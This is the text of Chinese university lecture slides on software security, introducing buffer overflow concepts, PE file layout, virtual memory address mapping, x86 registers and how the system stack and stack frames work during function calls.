



北京邮电大学

软件安全

北京邮电大学网络空间安全学院

张淼

zhangmiao@bupt.edu.cn

北京邮电大学

BEIJING UNIVERSITY OF POSTS AND TELECOMMUNICATIONS



第二讲 缓冲区溢出基础

- 缓冲区溢出概述
- 系统栈的工作原理
- 堆栈溢出实例分析：修改邻接变量



一、缓冲区溢出概述

- 缓冲区溢出原理简介
- 缓冲区溢出问题历史
- 缓冲区溢出的影响
- 缓冲区溢出的预防



一、缓冲区溢出概述—缓冲区溢出原理简介


缓冲区溢出是指当计算机向缓冲区内填充数据位数时超过了缓冲区本身的容量溢出的数据覆盖在合法数据上。

这种错误的状态发生在写入内存的数据超过了分配给缓冲区的大小的时候,就像一个杯子只能盛一定量的水,如果放到杯子中的水太多,多余的水就会一出到别的地方。由于缓冲区溢出,相邻的内存地址空间被覆盖,造成软件出错或崩溃。如果没有采取限制措施,可以使用精心设计的输入数据使缓冲区溢出,从而导致安全问题。



一、缓冲区溢出概述—缓冲区溢出原理简介

缓冲区溢出是最常见的内存错误之一，也是攻击者入侵系统时所用到的最强大、最经典的一类漏洞利用的方式



缓冲区溢出图示



一、缓冲区溢出概述—缓冲区溢出的影响

- 不要小看缓冲区溢出问题,它可能会产生很恶劣的影响:
 - 发布安全报告以及相关补丁的时间和费用开销
 - 数以千计的系统管理员安装补丁的时间开销
 - 系统被攻击者破坏所造成的损失
 - 重要资料被盗取造成的损失
 - 开发者的信誉....
- 粗略的算下来,一个马虎的错误就可能需要花费**几百万美元**的代价才能弥补



一、缓冲区溢出概述—缓冲区溢出的预防

- 面临越来越多的来自缓冲区溢出攻击的威胁,例如Immunix根据自动侦测和预防技术开发的StackGuard系统之类的侦测和防止缓冲区溢出发生的自适应技术被研发出来.防范溢出问题正受到越来越多的关注.
- 目前对于缓冲区溢出,主要分为静态保护和动态保护:
- **静态保护**:不执行代码,通过静态分析来发现代码中可能存在的漏洞.静态的保护技术包括编译时加入限制条件,返回地址保护,二进制改写技术,基于源码的代码审计等.
- **动态保护**:通过执行代码分析程序的特性,测试是否存在漏洞,或者是保护主机上运行的程序来防止来自外部的缓冲区溢出攻击.




二、系统栈的工作原理

- PE文件格式简介
- 虚拟内存相关知识
- 内存的不同用途
- 栈与系统栈
- 函数调用时发生了什么
- 寄存器与函数栈帧
- 函数调用约定与相关指令



PE文件格式简介

- PE(Portable Executable)是Win32平台下可执行文件遵守的数据格式。常见的可执行文件(如 “*.exe” 文件和 “*.dll” 文件)都是典型的PE文件。



- 一个可执行文件不光包含了二进制的机器代码，还会包含许多其他信息，如字符串、菜单、图标、位图、字体等。



PE文件格式简介

- PE文件格式规定了所有的这些信息在可执行文件中如何组织。在程序被执行时，操作系统会按照PE文件格式的约定去相应的地方准确地定位各种类型的资源，并分别装入内存的不同区域。
- PE文件格式把可执行文件分成若干个数据节(section)，不同的资源被存放在不同的节中。一个典型的PE文件包含的节如下：



PE文件格式简介

- .text 由编译器产生，存放着二进制的机器代码，也是我们反汇编和调试的对象。
- .data 初始化的数据块，如宏定义、全局变量、静态变量等。
- .idata 可执行文件所使用的动态链接库等外来函数与文件的信息。
- .rsrc 存放程序的资源，如图标、菜单等。
- 除此之外，还可能出现的节包括 “.reloc”、
“.edata”、
“.tls”、“.rdata” 等。



三、PE文件格式简介



PE文件简单构成



虚拟内存相关知识

- 虚拟内存简介
- 内存管理与银行的类比
- PE文件与虚拟内存之间的映射



虚拟内存相关知识—虚拟内存简介

- Windows的内存可以被分为两个层面：物理内存和虚拟内存。其中，物理内存比较复杂，需要进入Windows内核级别ring0才能看到。通常，在用户模式下，我们用调试器看到的地址都是虚拟内存。




虚拟内存相关知识—虚拟内存简介

- Windows让所有的进程都“相信”自己拥有独立的4GB内存空间。但是我们计算机中那跟实际的内存条可能只有512MB,怎么能为所有进程都分配4GB的内存呢？这一切都是通过虚拟内存管理器的映射做到的。
 -



虚拟内存相关知识—虚拟内存简介





虚拟内存相关知识—虚拟内存简介

- 虽然每个进程都“相信”自己拥有4GB的空间，但实际上它们运行时真正能用到的空间根本没有那么多。
- 内存管理器只是分给进程一片“假地址”，或者说是“虚拟地址”，它们对进程来说只是一笔“无形的数字财富”；
- 当需要实际的内存操作时，内存管理器才会把“虚拟地址”和“物理地址”联系起来。



虚拟内存相关知识— PE文件与虚拟内存之间的映射

- 静态反汇编工具看到的PE文件中某条指令的位置是相对于磁盘文件而言的，即所谓的文件偏移，我们可能还需要知道这条指令在内存中所处的位置，即虚拟内存的位置
- 反之，在调试时看到的某条指令的地址是虚拟内存地址，我们也经常需要回到PE文件中找到这条指令对应的机器码



虚拟内存相关知识— PE文件与虚拟内存之间的映射

我们首先要弄清楚几个概念

- 文件偏移地址(File Offset)

- 数据在PE文件中的地址叫做文件偏移地址。这是文件在磁盘上存放时相对于文件开头的偏移。

- 装载基址(Image Base)

- PE装入内存时的基地址。默认情况下, EXE文件在内存中的基地址是0x00400000, DLL文件是0x10000000。这些位置可以通过修改编译选项更改。



虚拟内存相关知识— PE文件与虚拟内存之间的映射

我们首先要弄清楚几个概念

- 虚拟内存地址(Virtual Address,VA)

- PE文件中的指令被装入内存后的地址。

- 相对虚拟地址(Relative Virtual Address,RVA)

- 相对虚拟地址是内存地址相对于映射基址的偏移量。

➔ 虚拟内存地址、映射基址、相对虚拟内存地址三者有如下关系

$$VA = \text{Image Base} + RVA$$



虚拟内存相关知识— PE文件与虚拟内存之间的映射

文件偏移地址在与他们计算时还需要考虑存放方式的不同。

- PE文件中的数据按照磁盘数据标准存放，以0x200字节为基本单位进行组织。当一个数据节不足0x200字节时，不足的地方将被0x00填充；当一个数据节超过0x200字节时，下一个0x200块将分配给这个节使用。因此PE数据节的大小永远是0x200的整数倍。




虚拟内存相关知识— PE文件与虚拟内存之间的映射

文件偏移地址在与他们计算时还需要考虑存放方式的不同。

- 当代码装入内存后，将按照内存数据标准存放，并以0X1000字节为基本单位进行组织。类似的，不足将被不全，若超出将分配下一个0x1000为其所用。因此，内存中的节总是0x1000的整数倍。



虚拟内存相关知识— PE文件与虚拟内存之间的映射



PE文件与虚拟内存的映射关系



虚拟内存相关知识— PE文件与虚拟内存之间的映射

节(section)	相对虚拟偏移量(RVA)	文件偏移量
.text	0x00001000	0x0400
.rdata	0x00007000	0x6200
.data	0x00009000	0x7400
.rsrc	0x0002D000	0x7800

我们把这种由存储单位差异引起的节基址差称做节偏移，在上图例中：

.text节偏移 = $0x1000 - 0x400 = 0xc00$

.rdata节偏移 = $0x7000 - 0x6200 = 0xE00$

.data节偏移 = $0x9000 - 0x7400 = 0x1c00$

.rsrc节偏移 = $0x2D000 - 0x7800 = 0x25800$

文件偏移地址 = 虚拟内存地址(VA) - 装载基址(Image Base)-节偏移
= RVA - 节偏移

以上表为例，如果在调试时遇到虚拟内存中0x00404141处的一条指令，那么要换算出这条指令在文件中的偏移量，有：

文件偏移量 = $0x00404141 - 0x00400000 - (0x1000 - 0x400) = 0x3541$



二、系统栈的工作原理—内存的不同用途

- 成功地利用缓冲区溢出漏洞可以修改内存中的变量的值，甚至可以劫持进程，执行恶意代码，最终获得主机的控制权。要透彻地理解这种攻击方式，我们需要回顾一些计算机体系架构的基础知识，搞清楚CPU、寄存器、内存是怎样协同工作而让程序流畅执行的。



寄存器

Intel x86的寄存器可以分为下述的几类：

- 通用寄存器

- 32位的通用寄存器有*EAX*、*EBX*、*ECX*、*EDX*、*ESP*、*EBP*、*ESI*和*EDI*，它们的使用方法不总是相同的。一些指令赋予它们特殊的功能。

- 段寄存器

- 段寄存器被用于指向进程地址空间不同的段。

- *CS*指向一个代码段的开始；

- *SS*是一个堆栈段；

- *DS*、*ES*、*FS*、*GS*和各种其他数据段，例如存储静态数据的段。

- 程序流控制寄存器

- 其他寄存器



- 在通用寄存器里面有很多寄存器虽然他们的功能和使用没有任何的区别，但是在长期的编程和使用中，在程序员习惯中已经默认的给每个寄存器赋上了特殊的含义，比如：
 - ➔ **EAX**一般用来做返回值
 - ➔ **ECX**用于记数
 - ➔ **EIP**：扩展指令指针。在调用一个函数时，这个指针被存储在堆栈中，用于后面的使用。在函数返回时，这个被存储的地址被用于决定下一个将被执行的指令的地址。
 - ➔ **ESP**：扩展堆栈指针。这个寄存器指向堆栈的当前位置，并允许通过使用**push**和**pop**操作或者直接的指针操作来对堆栈中的内容进行添加和移除。
 - ➔ **EBP**：扩展基指针。主要用与存放在进入**call**以后的**ESP**的值，便于退出的时候回复**ESP**的值，达到堆栈平衡的目的。



二、系统栈的工作原理—内存的不同用途

根据不同的操作系统，一个进程可能被分配到不同的内存区域去执行。但是不管什么样的操作系统、什么样的计算机架构，进程使用的内存都可以按照功能大致分成以下4个部分。



二、系统栈的工作原理—内存的不同用途

名称	用途
代码区	这个区域存储着被装入执行的 二进制机器代码 ，处理器会到这个区域取指并执行。
数据区	用于存储 全局变量 等。
堆区	进程可以在堆区动态地请求一定大小的内存，并在 用完之后归还 给堆区。 动态分配和回收 是堆区的特点。
栈区	用于 动态地存储函数之间的调用关系 ，以保证被调用函数在返回时恢复到父函数中继续执行。

内存的4个部分和相关用途




二、系统栈的工作原理—内存的不同用途

如果把计算机看成一个有条不紊的工厂，我们可以得到如下类比。

名称	类比
CPU	完成工作的工人
数据区、堆区、栈区等	存放原料、半成品、成品等各东西的场所。
存在代码区的指令	告诉CPU要做什么，怎么做，到哪里去领原料，用什么工具来做，做完以后把成品放到哪个货舱去。
栈区	栈除了扮演存放原料、半成品的仓库之外，它还是车间调度主任的办公室。

内存与工厂的类比关系





二、系统栈的工作原理—内存的不同用途

程序中所使用的缓冲区可以是堆区、栈区和存放静态变量的数据区。缓冲区溢出的利用方法和缓冲区到底属于上面哪个内存区域密不可分，本课主要介绍在系统栈发生一出的情形。



二、系统栈的工作原理—栈与系统栈

从计算机科学的角度来看，**栈**指的是一种数据结构，是一种**先进后出**的数据表。

栈的最常见操作有两种：**压栈(PUSH)**、**弹栈(POP)**；用于标识栈的属性也有两个：**栈顶(TOP)**、**栈底(BASE)**。



二、系统栈的工作原理—栈与系统栈

内存的栈区实际上指的就是系统栈。系统栈由系统自动维护，它用于实现高级语言中函数的调用。对于类似C语言这样的高级语言，系统栈的PUSH/POP等堆栈平衡细节是透明的。

一般说来，只有在使用汇编语言开发程序的时候，才需要和它直接打交道。



二、系统栈的工作原理—函数调用时发生了什么

我们假定有如下程序

```
int funcb()
```

```
{...
```

```
}
```

```
int funca()
```

```
{...
```

```
    funcb();
```

```
...
```

```
}
```




二、系统栈的工作原理—函数调用时发生了什么


我们假定有如下程序

```
int main()  
{  
    funca();  
}
```

系统栈在函数调用时的变化是什么样的呢？



代码空间调用关系





二、系统栈的工作原理—函数调用时发生了什么

系统栈在函数调用时的变化



代码空间：程序被装入，由main函数代码空间依次取指执行

系统栈空间：系统栈栈顶为当前正在执行的main函数栈帧



代码空间：执行到main代码区的call指令时，跳转到funca的代码区继续执行

系统栈空间：为配合funca的执行，在系统栈中为其开辟新的栈帧并压入



二、系统栈的工作原理—函数调用时发生了什么

系统栈在函数调用时的变化



代码空间：执行到funca代码区的call指令时，跳转到funcb的代码区继续执行

系统栈空间：为配合funcb的执行，在系统栈中为其开辟新的栈帧并压入



代码空间：funcb代码执行完毕，弹出自己的栈帧并从中获得返回地址，跳回funca代码区继续执行

系统栈空间：弹出funcb的栈帧。对应于当前正在执行的函数，当前栈顶栈帧重新恢复成funca函数栈帧



二、系统栈的工作原理—函数调用时发生了什么

系统栈在函数调用时的变化

Main函数栈帧

其他函数栈帧

代码空间：func_a代码执行完毕，弹出自己的栈帧并从中获得返回地址，跳回main代码区继续执行

系统栈空间：弹出func_a的栈帧。对应于当前正在执行的函数，当前栈顶栈帧重新恢复成main函数栈帧



二、系统栈的工作原理—寄存器与函数栈帧


每一个函数独占自己的栈帧空间。当前正在运行的函数的栈帧总是在栈顶。Win32系统提供两个特殊的寄存器用于标识位于系统栈顶端的栈帧。

(1) **ESP**: 栈指针寄存器 (extended stack pointer), 其内存放着一个指针, 该指针永远指向**系统栈最上面的一个栈帧的栈顶**。

(2) **EBP**: 基址指针寄存器 (extended base pointer), 其内存放着一个指针, 该指针永远指向**系统栈最上面的一个栈帧的底部**。



二、系统栈的工作原理—寄存器与函数栈帧



栈帧寄存器ESP与EBP的作用



二、系统栈的工作原理—寄存器与函数栈帧

在函数栈帧中，一般包含以下几类重要信息。

- (1) **局部变量**：为函数局部变量开辟的内存空间。
- (2) **栈帧状态值**：保存前栈帧的顶部和底部（实际上只保存前栈帧的底部，前栈帧的顶部可以通过堆栈平衡计算得到），用于在本帧被弹出后恢复出上一个栈帧。
- (3) **函数返回地址**：保存当前函数调用前的“断点”信息，也就是函数调用前的指令位置，以便在函数返回时能够恢复到函数被调用前的代码区中继续执行指令。



二、系统栈的工作原理—寄存器与函数栈帧

除了与栈相关的寄存器外，我们还需要记住另一个至关重要的寄存器。

EIP：指令寄存器 (Extended Instruction Pointer), 其内存放着一个指针，该指针永远指向一条等待执行的指令地址。

可以说如果控制了EIP寄存器的内容，就控制了进程---我们让EIP指向哪里，CPU就会去执行哪里的指令。



二、系统栈的工作原理—函数调用约定与相关指令

函数调用大致包括以下几个步骤。

(1) 参数入栈：将参数从右向左一次压入系统栈中。

(2) 返回地址入栈：将当前代码区调用指令的下一跳指令地址压入栈中，供函数返回时继续执行。

